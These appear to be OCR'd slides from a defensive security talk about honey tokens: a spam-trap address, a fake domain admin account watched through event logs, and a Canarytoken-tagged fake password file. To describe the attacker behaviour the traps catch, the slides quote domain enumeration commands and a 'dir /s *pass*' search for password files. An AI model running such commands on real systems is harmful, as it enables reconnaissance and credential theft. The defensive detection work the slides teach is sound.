
How: Monitoring for who is sending email to the spam trap email

Real World: You will get a lot of spam sending to this so is that a false positive???

Example / How To

```
</body>
<a href="mailto:dev_webteam@yourorganisation.com.au">Developer contact : dev_webteam@yourorganisation.com.au</a></li>
</html>
```

Did you know you can log an event when the domain admin group is queried???



Internal Honey Token – Real/Fake Domain Admin Account

What: An account that is part of the domain admin group that has been queried in some way.

Why: Because Domain Admin!!! Why not :-P.

Assumed Process:

- Attacker has compromised a host in the environment.
- Has a shell and executes the following command.
  - net user /domain
  - net group “Domain Admins” /domain
  - Net user “svc_domain_restore”


How: Monitoring Domain Controller Event Logs to Monitor for the following

- Queries to the Domain Admins group
- Any query to all users in the domain
- Any query of a specific user of your choice
- Attempts at utilising the fake password as shown in the ‘login script’ section

Real World: A poorly configured LDAP lookup will trigger this alert.


Example / How To

Query to Domain Admins Group



SID of Domain Admins Group

Query of svc_domain_restore



SID of svc_domain_restore

Internal Honey Token – Fake Password File

What: An “encrypted” file on the file server with a list of passwords and accounts that has a password from the rockyou password list!

Why: Password files are often laying around this is often a valuable resource for an attacker

Assumed Process:


- Attacker has compromised a host in the environment.
- Has access to the fileshare and issues the following command.
  - dir /s *pass* 2> NUL

How:

- Method 1 – Canary tokens inserts call backs inside of the word document, once triggered will send an email to the designated email on the tokens.
- Method 2 – Reviewing for multiple failed login attempts


Real World: This will have little to no false positives as it would require the person gaining access to the document to first crack the password.

Example / How To



1. Visit canarytokens.org/generate
2. Enter an email
3. Enter a description
4. Click DNS/HTTP
5. Click MS Word
6. Click ‘Click Here’
7. Token Generated!!!

Example / How To



Canarytoken triggered

ALERT

An HTTP Canarytoken has been triggered by the source IP 101.[redacted]7.

Basic Details:

Channel	HTTP
Token Reminder	Word Callback
Canarytoken	la[redacted]wt
Source IP	101.[redacted]7
User Agent	Mozilla/5.0 (Macintosh; Intel Mac OS X) Word/0.0.0

Links and Details

But Mickey how you have done all of this talking… How do I do this?

- My Blog – mickeysecurity.blogspot.com
  - How to configure each log source.
  - How to configure Group Policy.

If you liked this talk.. Leave feedback. If you didn't… Delete the ACSC App!

Copy of the talk will be uploaded to github.com/secops4thewin

Questions?